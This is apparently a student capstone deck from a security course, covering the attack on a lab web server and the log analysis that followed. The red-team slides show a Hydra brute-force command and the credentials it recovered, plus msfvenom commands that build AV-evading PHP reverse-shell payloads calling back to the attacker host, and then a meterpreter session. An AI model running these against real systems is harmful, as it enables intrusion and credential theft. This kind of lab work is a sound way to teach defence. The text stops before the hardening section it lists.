

Capstone Engagement, Hunter Headapohl

**Assessment, Analysis,
and Hardening of a Vulnerable System**

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1


Machines

IPv4: 192.168.1.1
OS: Windows 10
Hostname: Base HyperV

IPv4: 192.16.1.100
OS: Ubuntu Linux
Hostname: ELK Server

IPv4: 192.168.1.105
OS: Ubuntu Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and squares in various shades of red and maroon, creating a textured, mosaic-like effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
HyperVisor Machine	192.168.1.1	Hosts the internal network and virtual machines using HyperV
ELK Server	192.168.1.100	Log management and visualization
Capstone	192.168.1.105	Webserver host/target machine
Kali	192.168.1.90	Penetration testing machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Local File Inclusion	LFI allows access into confidential files on a site	An LFI vulnerability allows attackers to gain access to sensitive files and credentials
Brute Force Vulnerability	Brute Force Vulnerabilities allow for the brute forcing of login credentials via a public facing webserver	A brute force vulnerability allows attackers to guess sensitive credentials and gain access to a system
Unauthorized File Upload	This vulnerability allows for the upload of arbitrary files to the target machine, in this case via WebDav	This vulnerability can enable an attacker to deliver an arbitrary payload to the target machine
Remote Code Execution	RCE is the ability to run arbitrary code on the target machine from a remote host	This vulnerability is critical. Once RCE is achieved the system is fully compromised.

Exploitation: Local File Inclusion

01

Method

We began by snooping around this website's directories a bit.

Company_folders/file1.txt, mentions the location of a secret folder.


When we insert the path to the secret folder in the URL, this supposedly secret directory was revealed and prompted us for credentials.

02

Achievements

This exploit achieved the exposure of a supposedly confidential folder to an attacking machine. While access is restricted without valid credentials, other vulnerabilities allow for the brute-forcing of those credentials and access to the secret directory.


Exploitation of Local File Inclusion Vulnerability



ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public



Exploitation: Brute Force Vulnerability

01

Tools & Processes

Exploitation was achieved using Kali's built-in brute forcing tool, **Hydra**, as well as the **Rockyou** wordlist. Hydra works by trying thousands of username and password combinations.



02

Method

Since the credentials prompt specifies "For ashton's eyes only", we can infer that the username is "ashton". We attack this directory using Hydra from the Kali machine by running:

```
hydra -l ashton -P  
/usr/share/wordlists/rockyou.txt -  
s 80 -f -vV 192.168.1.105 http-get  
/company_folders/secret_folder
```

03

Outcome

The output of our hydra brute-force attack revealed the credentials combination "**ashton:leopoldo**". When entered into the credentials prompt, we gain access to the secret_folder and the files contained inside.

Exploitation of Brute Force Vulnerability


01

Output of Hydra

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 0] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 19:28:28
root@Kali:/#
```

02

Contents of secret_folder/connect _to_corp_server



Exploitation: Unauthorized File Upload

01

Tools & Processes

- CrackStation
- Msfvenom
- The WebDav tool

02

Method

Exploiting the vulnerability revealed in the secret_folder required three steps:

1. Crack the login credentials
2. Craft a PHP payload
3. Upload payload to target machine

03

Achievements

1. Cracking the WebDav login credentials with the provided hash yielded the credentials combination **ryan:linux4u**
2. Two PHP payloads were created with msfvenom
3. We successfully logged in to WebDav using the cracked credentials and uploaded our malicious payloads to the target machine

Anatomy of a payload

01

Two payloads were created using msfvenom: `definitely_not_suspicious.php` and `definitely_not_suspicious_2.php`

02

Both payloads use a PHP reverse shell set to call back to the kali machine(192.168.1.90) on port 4444.

One payload was encoded with `x86/shikata_ga_nai` to better evade antivirus software

```
ShellNo.1
File Actions Edit View Help
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 --encoder x86/shikata_ga_nai
ly_not_suspicious.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 1142 (iteration=0)
x86/shikata_ga_nai chosen with final size 1142
Payload size: 1142 bytes

root@Kali:~# ls
definitely_not_suspicious.php  Documents  hydra.restore  not_suspicious.php  Public  Videos
Desktop                      Downloads  Music          Pictures            Templates

root@Kali:~# cp definitely_not_suspicious.php /Desktop
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw > definitely_not_suspicious_2.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# ^C
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw > definitely_not_suspicious_2.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
```

Exploitation: Remote Code Execution

01

Tools & Processes

- Msfconsole
- Exploit multi handler
- Meterpreter



02

Method

Exploiting the ability to execute an unauthorized file on WebDav required three steps:

1. Set up listener on msfconsole
2. Run the payload on target machine
3. Utilize Meterpreter shell to exfiltrate sensitive data

03

Achievements


- Successfully ran arbitrary code (definitely_not_suspicious_2.php) on the target machine
- Successfully gained a reverse Meterpreter shell using malicious payload
- Successfully located "flag.txt" containing sensitive information

Example: Remote Code Execution

02


By running our malicious payload on WebDav, we were able to establish a reverse shell from the target machine to our Kali machine. The Meterpreter shell it contained allows us to run **arbitrary** commands and code on the target machine.


In this case, it allowed us to search the directories for sensitive information contained in **flag.txt**. We can view this file to reveal the secret: **b1ng0w@5h1sn@m0**



```
File  Actions  Edit  View  Help
Terminate channel 0? [y/N] y
meterpreter > search -f flag.txt
No files matching your search were found.
meterpreter > search -f Flag.txt
No files matching your search were found.
meterpreter > clear
Unknown command: clear.
meterpreter > shell
Process 2332 created.
Channel 1 created.
cd /
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```

Summary of Exploitation





Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- The initial spike occurs at approximately 22:00 ET.
- A large spike in traffic from a single IP indicates a port scan.

Connections over time [Packetbeat Flows] ECS





HTTP Transactions [Packetbeat] ECS




Analysis: Finding the Request for the Hidden Directory

- At 22:25 ET, there were 16,820 requests for the secret directory.
- These requests focused on the file `secret_folder/connect_to_corp_server`.



Analysis: Uncovering the Brute Force Attack

- At 22:30 ET, We saw a massive spike in traffic (16,820 requests) indicating a brute force attack.
- We found that it took 16,817 requests for the attacker to find the login credentials.




Analysis: Finding the WebDAV Connection

- Our analysis found 78 requests for the WebDav corporate server.
- The attackers requested one file in particular – definitely_not_suspicious_2.php.
- We believe that this requested file was uploaded to the WebDav server and contains a malicious payload.

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,820
http://127.0.0.1/server-status?auto=	1,902
